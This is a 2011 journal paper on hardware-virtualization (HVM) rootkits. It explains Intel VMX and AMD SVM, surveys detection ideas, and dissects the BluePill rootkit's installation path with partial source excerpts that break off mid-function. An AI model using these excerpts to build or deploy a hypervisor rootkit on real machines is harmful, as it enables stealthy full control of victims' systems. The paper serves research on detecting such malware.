J Comput Virol (2011) 7:23–49
DOI 10.1007/s11416-009-0130-8

ORIGINAL PAPER

Detecting (and creating !) a HVM rootkit (aka BluePill-like)

Anthony Desnos · Éric Filiol · Ivan Lefou

Received: 18 December 2008 / Accepted: 4 August 2009 / Published online: 12 September 2009

Abstract Since the first systems and networks developed, virus and worms matched them to follow these advances. So after a few technical evolutions, rootkits could moved easily from userland to kernelland, attaining the holy grail: to gain full power on computers. Those last years also saw the emergence of the virtualization techniques, allowing the deployment of software virtualization solutions and at the same time to reinforce computer security. Giving means to a processor to manipulate virtualization have not only significantly increased software virtualization performance, but also have provide new techniques to virus writers. These effects had as impact to create a tremendous polemic about this new kind of rootkits—HVM (hardware-based virtual machine)—and especially the most (in)famous of them: *Bluepill*. Some people claim them to be invisible and consequently undetectable thus making antivirus software or HIDS definitively useless, while for others HVM rootkits are nothing but fanciful. However, the recent release of the source code of the first HVM rootkit, *Bluepill*, allowed to form a clear picture of those different claims. HVM can indeed change the state of a whole operating system by toggling it into a virtual machine and thus taking the full control on the host and on the operating system itself. In this paper, we haven striven to demystify that new kind of rootkit. Ona first hand we are providing clear and reliable technical data about the conception of such rootkit to explain what is possible and what is not. On a second hand, we provide an efficient, operational detection technique that make possible to systematically detect *Bluepill*-like rootkits (aka HVM-rootkits).

A. Desnos · I. Lefou
Laboratoire de Sécurité de l'Information et des Systèmes (SI&S), ESIEA, Paris, France
e-mail: desnos@esiea.fr

I. Lefou
e-mail: ivanlefou@esiea.fr

É. Filiol (✉)
Laboratoire de Virologie et Cryptologie Opérationnelles $(C + V)^o$, ESIEA, Paris, France
e-mail: filiol@esiea.fr

1 Introduction

Hardware rootkits are for hackers the best mean to obtain a full control on the victim. For now, they have been contained to external peripheral device on classical computer. But the apparition of virtualization features in modern processor and the possibility to install hypervisor on the top of operating systems, allowed the emergency of new threat of rootkits.

Processors AMD64 and Intel Dual Core, give in their last processors, mechanisms to use easily total virtualization or para-virtualization. Bringing a new ring, at level -1 *Ring -1*, where a hypervisor boot firstly on the host and can manage several virtuals machines. This new class of rootkits, *HVM* rootkits, have hijacked this first purpose to move on the fly the state of an operating system to a virtual machine.

Furthermore, the announcement [31] of the first rootkit fully undetectable using virtualization, *BluePill*, have the effect to generate a general fury in the computer security world. This *security buzz* and the fact that the rootkit can control all timing resources, to monitor all inputs/outputs without installing any *hook* in memory, results to make the conformist spotting methods ineffective. But this agitation and the lack of scientific thinking to address an issue serenely stifle the creativity of researchers.

First, we present virtualization technologies, and particularly hardware virtualization (Intel and AMD). Thus we will introduce HVM rootkits, to explain their internal work and the controversy that has been emerged, but also to provide step by step the stage in the construction of a HVM rootkit. Secondly, we will analyse the detection techniques suggested by the security community, to analyze the exact nature of an HVM rootkit (*BluePill*) and to extend the detection techniques, providing new ones and testing them in real situations. At last, we will conclude and address some open-problems with respect to our work.

2 State-of-the-Art

2.1 Virtualization

Virtualization is a set of technical material and/or software that can run on a single machine multiple operating systems separately from each other as if they were operating on distinct physical machines.

These techniques are not recent but issues for much of the work of IBM research center in Grenoble France in the 70s, which developed the experimental system CP/CMS, becoming the product (then called hypervisor) VM/CMS.

In the second half of the 80s and early 90s, embryos virtualization for personal computers have emerged. The Amiga computer could launch pc x386, Machintosh 68xxx, see solutions X11, and of course all working in a multitasking context. In the second half of 1990, on x86 emulators of old machines of the 1980s were a huge success, including Atari computers, Amiga, Amstrad and consoles NES, SNES, Neo Geo.

But the popularity of virtual machines came with VMware in 2000, which gave rise to a suite of free and proprietary offering virtualization.
Thus, several virtualization techniques can be considered:

– Emulation,
– Full Virtualization,
– Para-virtualization,
– Hardware Virtualization.

2.2 Emulation

Emulation (Fig. 1), can emulate a fictitious equipment which may be different from that which runs on the host. It interfaces directly with the operating system and therefore has no direct access to hardware.
Examples:

– Qemu [30]
– Bochs [8]

The big problem with this technique is that the emulator runs in the user context, and therefore due to most of the extra costs of changing context, there is no direct access to hardware, which leads to significant performance problems.




Fig. 1 Emulation




Fig. 2 Full virtualization

2.3 Full virtualization

Full virtualization (Fig. 2) are in the same level as the operating system while using these drivers. As a consequence, the virtual processor is of the same type as the host processor.
Examples:

– Vmware [41]
– Virtual PC [40]

As the system does not have a direct access to devices this results in lower performances, especially for graphics cards.

2.4 Para-Virtualization

This virtualization technology (Fig. 3) was created to remedy problems of full virtualization. It thus introduced a hypervisor running just below the equipment. This hypervisor has the role of separating the different virtual machines, manage their context, memory, etc. Thus an operating system in a virtual machine runs below the hypervisor.
Examples:

– Xen [43]
– Vmware ESX [42]




Fig. 3 Para-virtualization




Fig. 4 Hardware-assisted virtualization

The big problem with this method is that the guest must be modified, i.e. that these sources must be patched to operate below the hypervisor.

2.5 Hardware-assisted virtualization

In this race for the best virtualization, manufacturers of processors arrived. They have equipped their processor with a new set of instructions, a new context, to optimize and facilitate the full virtualization or para-virtualization (we called this type of virtualization, cooperative vitualization (Fig. 4)), thus obtaining the commutation of different virtual machines directly into the processor.
Examples:

– Xen
– Virtual PC

The two main manufacturers of mass market processors, Intel and AMD, respectively, introduced the technology in the processor Vanderpool and Pacifica [1]. They are currently available by default in the Intel Dual Core, and AMD 64-bit.

We will study more precisely these two processors, but without loss of generality, we will focus especially on Intel virtualization to understand the next part.

2.5.1 Intel virtualization

The new instructions set of Intel virtualization allows to provide several states to a processor core. A state is just a set of values that can differentiate registers core. The VMX instruction used to handle many of these states, the principle is the same as a scheduler:

– It loads a state on a core from the physical memory (RAM),
– This state runs during a certain period,
– It saves the state of the core in the physical memory,
– It comes back to the first step.

In this set of statements, there is a master state called «VMX-root-operation»; this is in this state that the VMM works. The other states are related to the core called «VMX non-root operation» for the VM. There is only one VMCS active on a core. VMX root and VMX non-root modes are mutually exclusive on a core.


States are represented by a control structure called VMCS (virtual machine control Structure), it is a structure provided by Intel which can handle a VM. A VMCS can be active, idle or being initialized. Switching mode from VMX-root-operation to VMX-non-root-operation are called a VM-Entry. On the opposite side, it is a VM-Exit (Fig. 5).

There is another virtualization-specific structure, the VMXON-region. This structure must be allocated by the developer but it is used by the core to perform the virtualization.

2.5.1.1 VMX instructions Ten privileged instructions are to be considered for the VMX instruction set:

– VMXON: switches the core to VMX-root mode,
– VMXOFF: exits from the VMX-root mode of the core,
– VMCLEAR: initializes the VMCS (in argument). Switches to an idle state,
– VMPTRLR: sets the VMCS (in argument) to an active mode on the core,
– VMPTRST: stores the address of the active VMCS (in argument),
– VMREAD: reads the value of a field of the VMCS,
– VMWRITE: writes a constant in a field of the VMCS,
– VMLAUNCH: switching from VMX-root to VMX-non-root,
– VMRESUME: restarts the active VM from the VMX-root mode,
– VMCALL: performs a VM-Exit from the active VM to switch to VMX-root mode.

Fig. 5 VMX transition



Most of these instructions works on the EFlags register:

1. If successful, the flags CF, PF, AF, ZF, SF, OF are set to 0,
2. In case of failure when there is no active VMCS on the core, then CF is set to 1, the others flags set to 0,
3. In case of failure when there is an active VMCS, ZF is set top 0, the others flags set to 0.

2.5.2 AMD virtualization

As Intel did, AMD cames with new features:

– Quickly switches from host to guest,
– Intercepting of instructions or guest's events,
– DMA access protection: EAP (external access protection),
– TLB tagging between the hypervisor and the virtual machines.

2.5.2.1 SVM*: Secure Virtual Machine extensions* AMD gives a new set of instructions to take full advantage of virtualization: *SVM*. It allows you to run virtual machines and to achieve the materially switch host/VM, i.e. that each virtual machine has a context that will be automatically restored/saved by the processor at each context switching (hypervisor $\Longleftrightarrow$ virtual machine). It can also handle exceptions caused by the virtual machine, intercept instructions or to inject interruptions.

We see the interest to activate this mode if it is available, because it enables to have total control over the machine.

2.5.2.2 Invited *Mode* This new mode (real, not real, protected) has been introduced by AMD to facilitate virtualization.

2.5.2.3 VMCB The *VMCB* (or control block of virtual machine), is a structure in memory to describe a machine that will run; several parts are to be considered:

– a list of instructions or events in the guest to intercept,
– bytes control specifying the execution environment of a guest or indicating special actions to be performed before executing the code of the guest,
– the state of the processor of the guest.

2.5.2.4 Activating of SVM Before activating the *SVM*, we must check that the processor has this feature. By executing the *cpuid* instruction with the address *8000_0001h*, the second byte of the *ecx* register must be set to 1.

To activate the *SVM*, we must set the *SVME* bit of *EFER* MSR to 1.

2.5.2.5 VMRUN This is the most important instruction. It makes it possible to run a new virtual machine by providing a control block of virtual machine (*VMCB*), describing the features expected and the status of this new machine.

2.5.2.6 VMSAVE/VMLOAD Both instructions complete the *VMRUN* instruction by saving and loading the control block.

2.5.2.7 VMMCALL This instruction calls the hypervisor, as in ring 3 or ring 0. The choice of the mode in which this instruction can be called is left to the hypervisor.

2.5.2.8 #VMEXIT When an interception is called, the processor makes a *#VMEXIT* thereby to switch the status of the virtual machine to the hypervisor.

2.6 Rootkits

A rootkit is a program or a set of programs allowing an attacker to maintain an access to a computer system. Rootkits have existed since the beginnings of hacking and are therefore constantly changing with new technologies.

The features are various, but the main goal is the same, to hide all traces of a hacker:

- codes,
- process,
- networks,
- drivers,
- files,
- $\Longrightarrow$ everything a mind can imagine!

We can classify rootkits in two families:

- Ring 3 (user land),
- Ring 0 (kernel land).

The first family is the oldest one. It is easy to use because it is in ring 3. It is simply an amalgamation of several binary (ps, ls, netstat, etc.) that will be installed in place of the originals, and that filters the results to hide data. It is trivial to detect by hashes on the file system [39].

But recent years have seen the emergence of attacks performed completely in memory [14], making rootkits evolve in ring 3, and leaving the door open to new types of rootkits. Staying in memory for an attacker is interesting because no information will be written on a storage device (hard drive…) and thus bypasses tools of forensics [9,18].

Three types of userland infections are to be considered:

- Patch on the fly,
- Syscall Proxy,
- Userland Execve.

Patch on the fly [3–5,10,11,14,29] is a technique to patch dynamically a process, injecting codes, data, and to hijack functions.

Syscall Proxy is a technique which consists in executing a program entirely on the network by sending most of the instructions to the exploited server. More precisely, when a usual program is running, it sends many system calls to the kernel in order for example to have access to the I/O devices. With Syscall Proxy, all the system calls are sent by the attacker, treated by the kernel of the server, and their result returned. However, even though this method appears original, it uses extensively the network resources. Its performance is thereby directly related because a huge amount of messages transits on the network (two per system call). But most of all, the capacity of detection by the administrators become pretty easy.

The last techniques consists to execute a program without the execution syscall [38] (*sys_execve* on Linux). It replaces in memory the old process with a new code that we will run, or simply to insert a relocatable binary and to jump on it. By using the network, no writing is made on the hard drive [19]. Several automation tools (as *SELF* [28], pitbull [27], or more recently *Sanson The Headman* [12]) have emerged to use this technique easily.

Rootkits in ring 0 allow a stronger level of invisibility for the user. They are used to hide process, connections, files or to bypass some mechanisms of protection. Three categories [32] are to be considered:

- Those installing hooks in the kernel code,
- Those installing hooks in fields of kernel structure,
- Those with no hooks.

The first category [35,36] changes the system call table, the interrupt descriptor table, but also redirects some functions. It is therefore easily detectable with tools making fingerprints of the kernel memory. The abstraction in the Linux kernel (second category) can bypass flows [18,36] by changing pointer functions and pointers of structures. We can easily change the pointer function of the structure listing the files in the VFS, thus hiding all kinds of things. Again this kind of corruption can be detected with memory fingerprints.

The last category relates to this new generation of malware inherited from virtualization technology hardware.

2.7 Controversy

The problem which has emerged with this kind of rootkit is lies in the fact that it does not install hook in memory and simply uses the system memory allocator, and thus can control various sources of time in a computer against a timing attack. All classic sources, as *RDTSC* instruction which allowed to know the number of processor's ticks, or clocks in the mother board may be intercepted by the hypervisor, respectively, directly on instruction's call or an input/output. As a consequence, hypervisor may alter the return value and thus fake the detector's analysis.

Is detecting a hypervisor is equivalent to detect a HVM rootkit? Maybe not. But let us not be too affirmative [32] in our answer. A user, an administrator system is always supposed to know whether he has activated a virtual machine monitor, as he would use himself a virtualization tools (Virtual PC, KVM, XEN). If any detection technique decides that a hypervisor is indeed active while the user has not installed one, thus a rootkit is bound to be present. Of course we will show that a payload will enable us to do without user's knowledge of the environment.

Several researchers have reacted quickly (maybe too) to this *security buzz* in suggesting sundries solutions:

2.7.1 Timing attack

This attack is established on a simple rule. A rootkit alters results and appends new instructions [33], we must have a safely database which can be compared to new measurements. However, *BluePill* controls all timing resources, it can play with clocks and change the return values of instructions' time.

2.7.2 Pattern matching

Pattern matching consists in searching a signature of a rootkit, as for example loading or unloading function. This method may be used in the *Bluepill* case (in the current release), but it can control I/O and harms the integrity of the reading memory (as a result, hiding himself).

2.7.3 TLB

The attack though TLB to detect if a hypervisor is present, is based on the fact that a virtual machine monitor puts the TLB entries to 0 if he intercepts an instruction. It is easy for the detector to watch timing access of a page, to call an intercepted instruction, and read the new timing access to the same page and compared both results.

According to Joanna Rutkowska [32], she is capable to hijack this detecting kind, moreover in AMD processors, the TLB is tagged with an address space identifier (ASID) distinguishing host-space entries from guest-space entries.

2.7.4 DMA

Access to the DMA through an external device [13] such as firewire allows to recover physical memory without modification. It is therefore possible to detect an HVM rootkit by searching his signature.

In most recent AMD processors, EAP (external access protection) [2] could be used by a hypervisor to fake the fingerprint.

Also, this solution would be no longer viable in the future, because IOMMU [20] will allow to solve this problem without access control to the memory by a device.

2.7.5 CPU bugs

This method is simple: crash the processor when virtualization is enabled. It is interesting in experimentation to detect a hypervisor, but it cannot be used in production, and these bugs have been fixed in the next release.

3 *BluePill* rootkit

BluePill is the first (and only at the moment) public HVM rootkit, created by Joanna Rutkowska in 2006, it has been the subject of several publications, most of them about the subject that it is undetectable, without analysis of its working.

3.1 Installation

Bluepill must be loaded as a driver. But Windows Vista (and Windows Server 2008) integrates a security policy against unsigned drivers. Thereby, either the driver is loaded by exploitating a vulnerability [31], or we disable driver signing during the boot of the operating system (function key F8), in this case the scope of the attack is limited (on Windows Vista).

For our experimentation, we have disabled driver signing, and loaded *BluePill* with the tool insdrv.

The first public release (0.11) of *BluePill* works only on *AMD* [1] and the output is on serial port, which is not very useful (nevertheless it is not required to have a null modem cable to recover the output). The last public release (0.32) available on web site adds *Intel* processor [21], and writing in systems logs too.

3.2 Analysis

BluePill does not install any hook; this is why it is therefore impossible to reinstate during boot. There are several possibilities, either infecting operating system during operating system boot, or sooner during boot as *SubVirt* does [23]. In other words, in both cases we would have a classic rootkit and thus easily detectable.

BluePill moves the state of an operating system into a guest operating system. No more and no less. Now (except version 0.32, with an Intel keylogger), it embeds no classic rootkit mechanisms (hiding files process, networks, etc). As a result, one may wonder whether it is not simply the result of a very good job of a kernel developer and not that of a rootkit designer? And why does it not contain any payload while it is presented as the most frightening rootkit ever?

This is his greatest "weakness": it does not contain any viral payload. *BluePill* can exhibit the same behaviour as a classical rootkit does. There are two solutions. Either it hooks functions or structures to realize these behaviors, what a classical rootkit is supposed to do; this is however well known by any good rootkit detector. Or it monitors any input/output. It may choose the latest solution, but at what price? The time…

Its great strength, which is to control everything remaining invisible, could however require a large amount of resources and thus betray it.

Let us now briefly analyse the *BluePill* source code.

3.3 Working

The working of these new types of malware can be summarized into one sentence: "Switching the operating system in a virtual machine". It is clear that the switching of the state on the fly, allows an interesting stealth effect (no reboot as Subvirt requires it [23]), and the state of a virtual machine allows a full control (see Figs. 6, 7).




Fig. 6 BluePill during the infection




Fig. 7 Bluepill after infection

The algorithm of the new kind of rootkit according to [25] is in ten steps, but can be resumed in the following section.

3.3.1 Algorithm

1. Loading of the driver,
2. Verification/Activation of the hardware virtualization,
3. Memory allocation of different pages (control block, saved area of the host…),
4. Initialization of different fields of the control block of the virtual machine (control area, virtual machine area),
5. Switch to the hypervisor execution code,
6. Call of the instruction which run the virtual machine,
7. Unloading of the driver.

Now, we will analyze each parts of this algorithm by associating it to the version 0.32-public [22] of *BluePill*.

Its code is splitted into different parts:

– amd64: assembly code of the hypervisor, calling of the SVM/VMX instructions, reading/writing code of MSR,
– common: common code of the rootkit (loading, unloading, etc),
– svm: code for the SVM instructions set,
– vmx: code for the VMX instructions set.

The common code allows via a structure *HVM_DEPENDENT* of functions pointer to manage SVM or VMX:

```
/* common/common.h */

typedef struct
{
  UCHAR Architecture;

  ARCH_IS_HVM_IMPLEMENTED ArchIsHvmImplemented;

  ARCH_INITIALIZE ArchInitialize;
  ARCH_VIRTUALIZE ArchVirtualize;
  ARCH_SHUTDOWN ArchShutdown;

  ARCH_IS_NESTED_EVENT ArchIsNestedEvent;
  ARCH_DISPATCH_NESTED_EVENT ArchDispatchNestedEvent;
  ARCH_DISPATCH_EVENT ArchDispatchEvent;
  ARCH_ADJUST_RIP ArchAdjustRip;
  ARCH_REGISTER_TRAPS ArchRegisterTraps;
  ARCH_IS_TRAP_VALID ArchIsTrapValid;
} HVM_DEPENDENT,
```

3.3.1.1 Loading Without doubt, the hardest part, as it is to find an attack vector to load the rootkit. Typically, this requires getting a communication channel to the kernel to insert our code:

– Either through the loading interface. What is blocked in Windows Vista, because a driver must be signed before being loaded, which has been bypassed [32] but quickly corrected by Microsoft,
– Either by memory devices (*/dev/kmem* on Linux, disabled on Windows Vista), but with a relocation of the code in memory (for example with *Kernsh* [37]).
– Either by the exploitation of a kernel security flaw.

The loading of *BleuPill* begins in the driver loading routine on Windows, the *DriverEntry* function:

```
/* common/newbp.c */

NTSTATUS DriverEntry(
  PDRIVER_OBJECT DriverObject,
  PUNICODE_STRING RegistryPath
)
{
 [...]
[A] HvmInit();
[B] HvmSwallowBluepill();
[C] DriverObject−>DriverUnload = DriverUnload;
 [...]
}
```

Three main things are done: *HvmInit* will check the availability of virtualization hardware [A], and *HvmSwallowBluepill* will run the rootkit [B]. We must also setup [C] the field of the unloading routing of the driver of the structure *DriverObject* with the unloading function.

HvmSwallowBluepill:

```
/* common/hvm.c */

NTSTATUS NTAPI HvmSwallowBluepill (
)
{
 [...]
for (cProcessorNumber = 0; cProcessorNumber < KeNumberProcessors;
cProcessorNumber++)
{
[A] CmDeliverToProcessor (cProcessorNumber, CmSubvert, NULL,
&CallbackStatus);
}
 [...]
}
```

The initialization of the rootkit must be done on each processor [A], that is why we associate the setup routine (*CmSubvert*) to each processor.

```
/* amd64/common−asm.asm */

CmSubvert PROC
 [...]
        [A] call    HvmSubvertCpu
CmSubvert ENDP
```

This assembly routine only called the real installation routine [A] (*HvmSubvertCpu*).

```
/* common/hvm.c */

NTSTATUS NTAPI HvmSubvertCpu (
  PVOID GuestRsp
)
{
 [...]
[A] Hvm−>ArchIsHvmImplemented();

[B] HostKernelStackBase = MmAllocatePages (HOST_STACK_SIZE_IN_
PAGES, &HostStackPA);
[C] Cpu = (PCPU) ((PCHAR) HostKernelStackBase + HOST_STACK_SIZE_IN_
    PAGES
* PAGE_SIZE − 8 − sizeof (CPU));
[D] Cpu−>ProcessorNumber = KeGetCurrentProcessorNumber ();
[E] Cpu−>GdtArea = MmAllocatePages (BYTES_TO_PAGES (BP_GDT_
    LIMIT), NULL);
[F] Cpu−>IdtArea = MmAllocatePages (BYTES_TO_PAGES (BP_IDT_LIMIT),
    NULL);

[G] Hvm−>ArchRegisterTraps (Cpu);
[H] Hvm−>ArchInitialize (Cpu, CmSlipIntoMatrix, GuestRsp);

[I] HvmSetupGdt (Cpu);
[J] HvmSetupIdt (Cpu);

[K] Hvm−>ArchVirtualize (Cpu);
}
```

HvmSubvertCpu is the main installation routine, which is called on each processor. It will first check the availability of virtualization [A], then perform various allocations spaces and structures [B], [C], [E], [F]. At [B], the allocation of this saved host area allows the *vmrun* instruction to save information about the state of the processor. *KeGetCurrentProcessorNumber* gets the number of processors on which is running this code [D].

Finally, event management [G] is performed by *ArchRegisterTraps*, and various initializations [H], [I], [J] take place and then the hypervisor [K] is launched by *ArchVirtualize*.

3.3.1.2 Checking of hardware virtualization Hvm→ ArchIsHvmImplemented == SvmIsImplemented:

```
/* svm/svm.c */

static BOOLEAN NTAPI SvmIsImplemented (
)
{
[A] GetCpuIdInfo (0, &eax, &ebx, &ecx, &edx);
[B] if !(ebx == 0x68747541 && ecx == 0x444d4163 && edx == 0x69746e65)
        return FALSE;
[C] GetCpuIdInfo (0x80000000, &eax, &ebx, &ecx, &edx);
[D] GetCpuIdInfo (0x80000001, &eax, &ebx, &ecx, &edx);
[E] return CmIsBitSet (ecx, 2);
}
```

The assembly *CPUID* instruction get information about features of the processor. The first function [A] checks whether the processor has the extend *CPUID* instruction, and also checks whether we are on a AMD processor [B].

The functions [C], [D], [E] check whether the second byte of ecx register is setup.

3.3.1.3 Initialization of events management Hvm→Arch-RegisterTraps == SvmRegisterTraps:

```
/*  svm/svmtraps.c */

NTSTATUS NTAPI SvmRegisterTraps (
  PCPU Cpu
)
{
 [...]

TrInitializeGeneralTrap (Cpu, VMEXIT_VMRUN, 3, SvmDispatchVmrun,
&Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_VMLOAD, 3, SvmDispatchVmload,
&Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_VMSAVE, 3, SvmDispatchVmsave,
&Trap);

TrInitializeMsrTrap (Cpu, MSR_EFER, MSR_INTERCEPT_READ | MSR_
INTERCEPT_WRITE, SvmDispatchEFERAccess, &Trap);

TrInitializeMsrTrap (Cpu, MSR_VM_HSAVE_PA, MSR_INTERCEPT_READ |
MSR_INTERCEPT_WRITE, SvmDispatchVM_HSAVE_PAAccess, &Trap);

TrInitializeGeneralTrap (Cpu, VMEXIT_CLGI, 3, SvmDispatchClgi, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_STGI, 3, SvmDispatchStgi, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_SMI, 0, SvmDispatchSMI, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_EXCEPTION_DB, 0, SvmDispatchDB,
&Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_CPUID, 2, SvmDispatchCpuid,
&Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_RDTSC, 2, SvmDispatchRdtsc,
&Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_RDTSCP, 3, SvmDispatchRdtscp,
&Trap);
TrInitializeMsrTrap (Cpu, MSR_TSC, MSR_INTERCEPT_READ,
SvmDispatchMsrTscRead, &Trap);
}
```

The initialization of the function that will handle interception are saved and associated with at the corresponding interception.

So, *BluePill* intercepts the following operations:

– instructions: vmrun, vmload, vmsave,
– registers msr efer, vm_hsave_pa, tsc,
– instructions: clgi, stgi,
– interrupts of SMM,
– debug exception,
– instructions: cpuid, rdtsc, rdtscp.

3.3.1.4 Allocation/initialization Hvm→ArchInitialize == SvmInitialize:

```
/*  svm/svm.c */

static NTSTATUS NTAPI SvmInitialize (
  PCPU Cpu,
  PVOID GuestRip,
  PVOID GuestRsp
)
{
 [...]

GetCpuIdInfo (0x8000000a, &eax, &ebx, &ecx, &edx);
Cpu−>Svm.AsidMaxNo = ebx − 1;

Cpu−>Svm.Hsa = MmAllocateContiguousPages (SVM_HSA_SIZE_IN_PAGES,
&Cpu−>Svm.HsaPA);

[A] Cpu−>Svm.OriginalVmcb = MmAllocateContiguousPagesSpecifyCache
     (SVM_VMCB_SIZE_IN_PAGES, &Cpu−>Svm.OriginalVmcbPA,
     MmCached);

[B] Cpu−>Svm.GuestVmcb = MmAllocateContiguousPagesSpecifyCache
